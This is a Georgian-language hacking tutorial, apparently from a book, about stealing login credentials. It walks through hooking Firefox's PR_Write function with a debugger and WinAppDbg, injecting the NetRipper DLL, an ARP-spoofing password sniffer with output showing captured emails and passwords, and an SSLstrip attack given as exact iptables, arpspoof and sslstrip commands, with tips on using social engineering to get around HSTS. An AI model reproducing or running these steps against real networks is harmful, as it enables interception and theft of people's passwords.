
Base	Size	Entry	Name	File version	Path
013E0000	000E0000	013E1B35	firefox	13.0	C:\Program Files\Mozilla Firefox\firefox.exe
68BB0000	00F57000	68E94C44	xul	13.0	C:\Program Files\Mozilla Firefox\xul.dll
6AC90000	00079000	6AC9140F	mscms	6.1.7600.16385	C:\Windows\system32\mscms.dll
6AD10000	00109000	6ADA04BD	dwrite	6.1.7600.16385	C:\Windows\system32\dwrite.dll
6AE20000	0009C000	6AE2B104	dkmedias	13.0	C:\Program Files\Mozilla Firefox\gkmedias.dll
6AECC000	001F4000	6B0403E7	mozilla		C:\Program Files\Mozilla Firefox\mozilla.dll
6B000000	0009E000	6B13C1E6	ness3	3.13.4.0 Basic	C:\Program Files\Mozilla Firefox\nss3.dll
6C290000	000E8000	6C291445	dhahelp	6.1.7600.16385	C:\Windows\system32\dhahelp.dll
6C6B0000	00045000	6C6DCBE9	freebl3	3.13.4.0 Basic	C:\Program Files\Mozilla Firefox\freebl3.dll
6C830000	00059000	6C83A5D6	nssckbi	1.90	C:\Program Files\Mozilla Firefox\nssckbi.dll
6C920000	00019000	6C932910	nssdbm3	3.13.4.0 Basic	C:\Program Files\Mozilla Firefox\nssdbm3.dll

- დავაკლიკოთ ზემოდან, რომ მოინიშნოს და დავაწვეთ Ctrl + N რომ გახსნას მისი ფუნქციები და ვიპოვოთ PR\_Write ფუნქცია რომელშიც უნდა ჩავერიოთ

N Names in nss3			
Address	Section	Type	Name
6A9AA156	.text	Export	PR_GetSystemInfo
6A9AA2A0	.text	Export	PR_Fprintf
6A9AA2B6	.text	Export	PR_Vfprintf
6A9AA2FC	.text	Export	PR_Write
6A9AA5C6	.text	Export	PR_Sprintf
6A9AA5D7	.text	Export	PR_Sprintf
6B000EE1	.text	Export	PR_Uncprintf


- მოვნიშნოთ და ამ ფუნქციაზე დავაყენოთ Break Point -ი F12 დაჭირით. წინასწარ უნდა იყოთ შესული გვერდზე და გეწეროთ მეილი და პაროლი ყველამხრივ გამზადებული

უნდა იყოს. ამის შემდგომ დავაჭიროთ ლოგინ ღილაკს და დებაგერში ვაჭიროთ F9 და დავაკვირდეთ სტეპს საინტერესო პარამეტრების დანახვისას მოვახდინოთ მექსირების dump და დავაკოპიროთ მონაცემები



კარგით, მოდით ახლა იგივე რამ გავაკეთოთ პროგრამულად. პირველ რიგში დაგვჭირდება ბიბლიოთეკა რომლის მეშვეობით განვახორციელებთ ამოცანებს. ჩაიწერეთ

WinAppDbg მისი დოკუმენტაციები და გადმოსაწერი ლინკები შეგიძლიათ ნახოთ შემდეგ მისამართზე <http://winappdbg.sourceforge.net/> ჩემი აზრით აუცილებელია აქ გაჩერდეთ გადახედოთ დოკუმენტაციებს ნახოთ რა კლასები და მეთოდებია გაიროთ მაგალითები რომ შემდგომ კოდში გაერკვიოთ. კოდი შეგიძლიათ იხილოთ MitM ფოლდერში სადაც წინა კოდებს ნახულობდით. ფაილის სახელწოდებაა mitb\_fox.py თითქმის ზუსტად იგივე ნაბიჯებს გავდივარ თუ იცით პითონი და გაეცანით დოკუმენტაციებს გაერკვევით კოდში და თქვენს შესაბამისად შეძლებთ გადაკეთებას (დაკომენტარებულიც არის ლაინები).



ისღა დაგრჩენიათ კოდი გადაკეთოთ თუ სად გაიგზავნოს მონაცემი ან სად დაილოგოს და მერე გადმოწეროთ ის.

ზოგადად ეს არის ძალიან კარგი მეთოდი რადგან თუ კლიენტი იყენებს რაიმე აპლიკაციას რომელიც კოდს პირდაპირ აკოპირებს ბრაუზერში და ხელით არ უწევს კლიენტს ჩაწერა, რის მეშვეობითაც ის კილოგრებისგან იცავს თავს ( ეს მეთოდი ქვემოთ არის განხილული ) ამ შემთხვევაში ჩვენ მაინც ხელთ ვიგდებთ მის მონაცემებს.

2 დღის წინ გამოჩნდა ძალიან მაგარი პროექტი სახელად „NetRipper: Smart Traffic Sniffing for Penetration Testers“ რომლის მიზანია სწორედ API -ების hook -ი. მართალია განვითარების პროცესშია მაგრამ უკვე ჩადებულია მეტასპლოიტში. მის სიაში ისეთი პროგრამები შედის როგორებიცაა skype, putty, chrome, firefox და სხვა. ხელსაწყოს პრეზენტაცია DEFCON -ზე <https://www.youtube.com/watch?v=YcC3p3HYxA0>. ამიტომ chrome -ის წინააღმდეგ შეგვიძლია ეს გამოვიყენოთ. თავში „სხვის კომპიუტერში“ სწორედ მას გამოვიყენებთ

```
C:\Users\programming\Desktop\NetRipper-master\Release>NetRipper.exe -h
Injection: NetRipper.exe DLLpath.dll processname.exe
Example: NetRipper.exe DLL.dll firefox.exe

Generate DLL:
-h, --help          Print this help message
-w, --write         Full path for the DLL to write the configuration data
-l, --location       Full path where to save data files <default TEMP>

Plugins:
-p, --plaintext    Capture only plain-text data. E.g. true
-d, --datalimit    Limit capture size per request. E.g. 4096
-s, --stringfinder Find specific strings. E.g. user,pass,config

Example: NetRipper.exe -w DLL.dll -l TEMP -p true -d 4096 -s user,pass

C:\Users\programming\Desktop\NetRipper-master\Release>
```

## SSLstrip



მოდით განვიხილოთ ერთერთი გამოსადეგი და საინტერესო შეტევა, ყველაზე კლასიკური და გამოყენებადი. სანამ უშუალოდ SSL Strip -ზე გადავიდოდე მოდით ვნახოთ მანამდე რაიყო და რის საფუძველზე მოხდა ამ შეტევის გამოგონება ასევე დღეს რა პრობლემები აქვს მას და სად შეიძლება მისი გამოყენება.

10-5 წლის წინ იშვიათი იყო საიტებზე დაშიფრვის გამოყენება ამიტომ ძალიან წარმატებული იყო MitM შეტევები პაროლების წამოღების მიზნით. მაგალითით გავიხსენოთ ეს კლასიკური შეტევა სადაც ერთი მთავარი მიზანი ქსელში ჩაჯდომა საიდანაც ტრაფიკი ჩვენი გავლით გავა და უპრობლემოდ ვნახავთ პაროლებს. ამ შემთხვევაში ქსელში ჩაჯდომა მრავალნაირად შეიძლება ip spoofing, arp poisoning , DNS გაწერა როუტერზე და ა.შ.

ხელსაწყო რომელიც დავწერე sniffpass მისი მიზანია გადაცემული პაროლების ამობეჭვდა. მისი მუშაობის პრონციპი შემდეგში მდგომარეობს.

- თქვენს მიერ შეყვანილი მსხვერპლის ip -ს მიხედვით ქმნის arp პაკეტს და უგზავნის მსხვერპლს თითქოს ის ითხოვდა გაგებას როუტერის ip-ს რა MAC მისამართი აქვს. ჩვენს შემთხვევაში როუტერის ip-ს მიბმული აქვს ჩვენი MAC მისამართი რის შედეგადაც arp table იცვლება მსხვერპლის კომპიუტერში და პაკეტებს უკვე ჩვენ გვიგზავნის.
- აქტიურდება Forwarding რომ პაკეტმა გააგრძელოს მოძრაობა
- ასევე იწყება ინტერფეისის თვალთვალი რომელზეც გადის ტრაფიკი
- ვიჭროთ პაკეტებს, რომლებიც TCP -არის და მიდის 80 პორტზე
- ხდება დაჭრილი პაკეტის პარსირება თუ პაკეტი შეიცავს 'p'a's's' ასოებს მიყოლებით (დიდათ პატარად არ აქვს მნიშვნელობა) ესეიგი შეიძლება იყოს კონტენტში პაროლი. იბეჭდება გადაცემული საბმითი და საიტის მისამართი.

```
kodis gasatishad ixmaret Ctrl+Z
sheiyvane msxverplis ip : 192.168.21.117
=====
Host: www.mymarket.ge

Email=shemowmeba1@gmail.com&Password=shemowmeba1
=====

....=====
Host: www.myauto.ge

email=shemowmeba2@gmail.com&password=shemowmeba5&submit=ავტორიზაცია&login=
=====

...=====
Host: www.myvideo.ge

g_user=shemowmeba3@gmail.com&g_pass=shemowmeba5&Submit2=ავტორიზაცია
=====

.=====
Host: euni.gau.ge

returnurl=/studentportal&rememberme=false&userName=shemowmeba4&password=shemowmeba4
=====

.=====
Host: scripts.ge

login_standard_submitted=1&csrfKey=5b9afffded9e4c068a34842a837354d&auth=shemowmeba!
x=1&signin_anonymous=0
=====

.^Z
[10]+ Stopped python sniffpass.py
root@Debian:/home/giorgi/Desktop#
```


ხელსაწყოს სახელწოდებაა sniffpass.py შეგიძლიათ გადმოიწეროთ შემდეგი ლინკიდან  
<https://github.com/giomke/fbhack/blob/master/MitM/sniffssl.py>

ეს ხელსაწყო, რომ გაუშვათ ისეთ საიტებზე სადაც დაშიფვრა არის გამოყენებული ნახავთ, რომ არ იმუშავებს. ამ დროს შემოდის თამაში ssl strip შეტევა, რომელსაც https -ის დაკნინების შეტევითაც მოიხსენიება (https downgrade attack). მისი შემქმნელი Moxie Marlinspike -ია შეგვიძლიათ ნახოთ მისი ძველი გამოსვლა სადაც საუბრობს ssl -ის პრობლემებზე

<https://www.youtube.com/watch?v=ibF36Yyeehw>

ესეიგი როგორ მუშაობს ეს შეტევა. მოგეხსენებათ, რომ სტანდარტულად იმ საიტებზე, რომლებზეც შევდივართ და დაშიფვრა გამოიყენება, რათქმაუნდა სანამ დაშიფვრა განხორციელდება შესაბამისი პროცედურები არის გასავლელი. სწორედ ამ მომენტშია მსვერპლი დაუცველი და მანდ შეგვიძლია შეტევა განვახორციელოთ. მოდით უფრო პრაქტიკულად აგიხსნით რა ხდება.

წარმოვიდგინოთ არის რომელიღაც ბანკი მაგალითად <https://banki.ge>. როდესაც ჩვენ ვიყენებთ http მოთხოვნას და ბანკზე თუ გამოყენებულია დაშიფვრა უნდა გადაგვამისამართოს https -ზე (თუ ეგრე არ იქცევა ესეიგი ბაგი აქვს : D ). ახლა ლოგიკურად შევხედოთ, თუ ჩვენ ბანკი გვამისამართებს და არა ბრაუზერი ისეიგი ბრაუზერიდან გადის დაუშიფრავად მონაცემი, ბანკი ხედავს ამას და მერე დაშიფრულ ხაზზე გადაგვრთავს. რაც იმას ნიშნავს, რომ დაუშიფრავი მოთხოვნის გაკეთება შეიძლება და მონაცემების ნახვა. მაგალითად არის ბანკის შესასვლელი ფორმა, მოდით აბა https http -ით გადავაკეთოთ და ვნახოთ რა მოხდება



და შევავსოთ მონაცემები და დავაჭიროთ გაგზავნას.


▲ 302	POST	
● 200	GET	

ვხედავთ რომ პოსტი მაინც კეთდება და აბრუნებს 302 კოდს რომელიც გადამისამართებას ნიშნავს და გადადის დაუშიფრავიდან დაშიფრულზე.

Request URL: [http://\[REDACTED\]](http://[REDACTED])  
 Request method: POST  
 Remote address: [REDACTED]  
 Status code: ▲ 302 Redirect  
 Version: HTTP/1.0

ამიტომ მონაცემები ჩვეულებრივად დაუშიფრავად იგზავნება რისი დანახვაც შეგვიძლია





კიბერ კრიმინალი ქსელის შუაში ზის და დაბრუნებულ კონტენტში ყველა **https** (ან შერჩევით) ცვლის **http** -ით და გადაცემს მსხვერპლს. მსხვერპლი აგზავნის მონაცემებს დაუშიფრავად ამას კითხულობს კრიმინალი მის მოთხოვნებში შემდგომ **http** -ს ცვლის **https** -ით და უგზავნის სერვერს. ესეიგი კიბერ კრიმინალს სერვერთან აქვს დაშიფრული კავშირი და მსხვერპლთან არა. რადგან მას აქვს სერვერთან დაშიფრული კავშირი შეუძლია სერვერიდან მიღებული მონაცემები გაშიფროს ცვლილებები შეიტანოს და მსხვერპლს გადასცეს. მსხვერპლიდან დაუშიფრავი მონაცემები დაშიფროს სერვერისთვის და სერვერს გადასცეს და ის ფაქტობრივად მსხვერპლის სახელით მოქმედებს და სერვერი ვერაფერს ხვდება.

ამ შეტევას აქვს თავისი აქილევსის ქუსლი. ბრაუზერები იმახსოვრებენ ხოლმე ლინკებს და როდესაც ადამიანი კრებს ბრაუზერის ველში ქვემოთ აგდებს უკვე **https** ით დამახსოვრებულ ლინკებს და შესვლის მოთხოვნას ავტომატურად **https://< -** დართვით აკეთებს. მაშინ ბრაუზერი უნდა იყოს გაწმენდილი ან პირველად უნდა შედიოდეს მსხვერპლი, რომ ესე არ მოხდეს. ამიტომ უნდა ვიხმაროთ სოციალური ინჟინერია რამეზე უნდა იყოს მიბმული მთლიანი ლინკი <http://banki.ge/> რომ დაჭრაზე ხდებოდეს გაგზავნა **http://< -** ით და არა **https://< -** ით. ადრე ეფექტური იყო რადგან ბრაუზერები ამ ნიშნით დამახსოვრებულ ლინკებზე ყურადღებას არ ამახვილებდნენ.

მოდით ვნახოთ facebook -ის მაგალითზე რა ხდება.

▼ General

Request URL: <http://www.facebook.com/>

Request Method: GET

Status Code:  307 Internal Redirect

ხედავთ განსხვავებული კოდია 307 და მითითებულია Internal Redirect რაც იმას ნიშნავს რომ facebook -ი იყენებს HSTS დაცვის მეთოდს რაც იმას ნიშნავს რომ ბრაუზერს facebook დამახსოვრებული აქვს და რაც არ უნდა ჩაწეროს კლიენტმა რაზეც არ უნდა დააკლიკოს ამ მისამართზე მოთხოვნა ყოველთვის https მოხდება, რაც იმასნიშნავს, რომ ssl strip -ი არ იძოქმედებს.

რატომ გესაუბრეთ მაშინ ssl strip -ზე ?

1. ჩვენ ძალიან ხშირად ვიყენებთ იგივე პაროლებს და ეს იცის კიბერ კრიმინალმა ამიტომ ეცდება ssl strip შეტევას არა fb-ზე არამედ სხვა საიტებზე
2. ძალიან იშვიათია საიტზე იყოს გამოყენებული HSTS . რაც შეეხება ქართულ საიტებს მე პირადად არსად შემხვედრია
3. ეს არის კლიენტური თავდაცვა ანუ ამ საქმეზე ბრაუზერია პასუხის მგებელი და არა სერვერი რაც იმას ნიშნავს რომ სხვერპლს შეიძლება ძველი ბრაუზერი ეყენოს ან რამე აპლიკაციას ხმარობდეს რომელსაც HSTS მხარდაჭერა არ აქვს და ჩვეულებრივად იმუშავებს facebook-ზეც შეტევა

ამიტომ მოდით ვნახოთ პრაქტიკაში რა გვჭირდება და როგორ ხდება შეტევა. სხვათაშორის 2014 წლის black hat კონფერენციაზე ერთი ჭკვიანი კაცი გამოვიდა და თქვა. თუ ლინკები https დან http -ზე გადაგვყავს და უკვე ამდენი დაცვის მექანიზმია ამ შეტევის წინააღმდედ, რაღა ერთ ასოს ვაშორებთ მოდით საერთოდ ლინკი შევცვალოთო :D ჭკვიანია ეს კაცი.

ხელსაწყოს დაარქვა ssl strip + როგორც გაუმჯობესებული ვერსია. გამოსვლა შეგიძლიათ იხილოთ

<https://www.youtube.com/watch?v=Q3siIqS9LVA>

ბარემ დავამატებდი ზოგადად უსაფრთხოებაში როდესაც იძახიან რამეზე დაუცველია ეს იმას არ ნიშნავს, რომ მისი ექსპლოატაცია შესაძლებელია. შეიძლება თეორიულად მარტივი იყოს მაგრამ პრაქტიკაში ძალიან რთული განსახორციელებელი თუმცა არ მახსენდება შემთხვევა, როდესაც რამეზე უთქვამთ თეორიულად დაუცველიაო და წლების მერე ეს დაუცველობა პრაქტიკაში არ გადასულიყოს. ამიტომ ყოველთვის დროისა და რესურსის პრობლემაა და თუ ეს ორი რამ გაგაჩნია ამ სფეროში ფაქტობრივად შეუჩერებელი ხარ :)


Ssl Strip -ის მსგავსი ხელსაწყო მე არ მაქვს დაწერილი ამიტომ დაგჭირდებათ შემდეგი ხელსაწყოები arpspoof რომ მივიტანოთ MitM შეტევა. ეს ხელსაწყო არის dsniff ხელსაწყოების ნაკრებში შეგიძლიათ ჩაიწეროთ apt install dsniff

Sslstrip თავისთავად შეგიძლიათ ესეც მარტივად ჩაიწეროთ apt install sslstrip

1. გავზნათ ფორვადინგი და ყველა 80 გასული პორტი გადავამისამართოთ 8080  
რომელზეც ჩვენს sslstrip-ს ვამჟავებთ

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080
# █
```
2. გამოვიყენოთ ხელსაწყო arpspoof (arp ის მოწამვლა რაც ახსნილი მაქვს) -I {ინტერფეისი} -t {მსხვერპლის მისამართი -r {როუტერის მისამარ}}  

```
i# arpspoof -i wlan0 -t 192.168.0.103 -r 192.168.0.1 █
```
3. დავაყენოთ sslstrip 8080 პორტზე  

```
# sslstrip -l 8080 █
```
4. მისი შედეგები დაილოგება sslstrip.log ფაილში რომელიც შეიქმნება მომხმარებლის დირექტორიაში
5. გახსენით ლოგი და მოძებნეთ პაროლები  
  
sslstrip.log


ეს პატარა , რომ გაიგოთ სად აყენია HSTS და სად არა.

```
root@Debian:/home/giorgi/Desktop# python scahsts.py
magaliti      ->     URL : https://saite.ge
URL : https://facebook.com
HSTS ayeni      -
```

მისი სახელია scahsts.py და შეგიძლიათ გადმოიწეროთ.

<https://github.com/giomke/fbhack/blob/master/MitM/scahsts.py>


## სერტიპიკატის გაყალბება



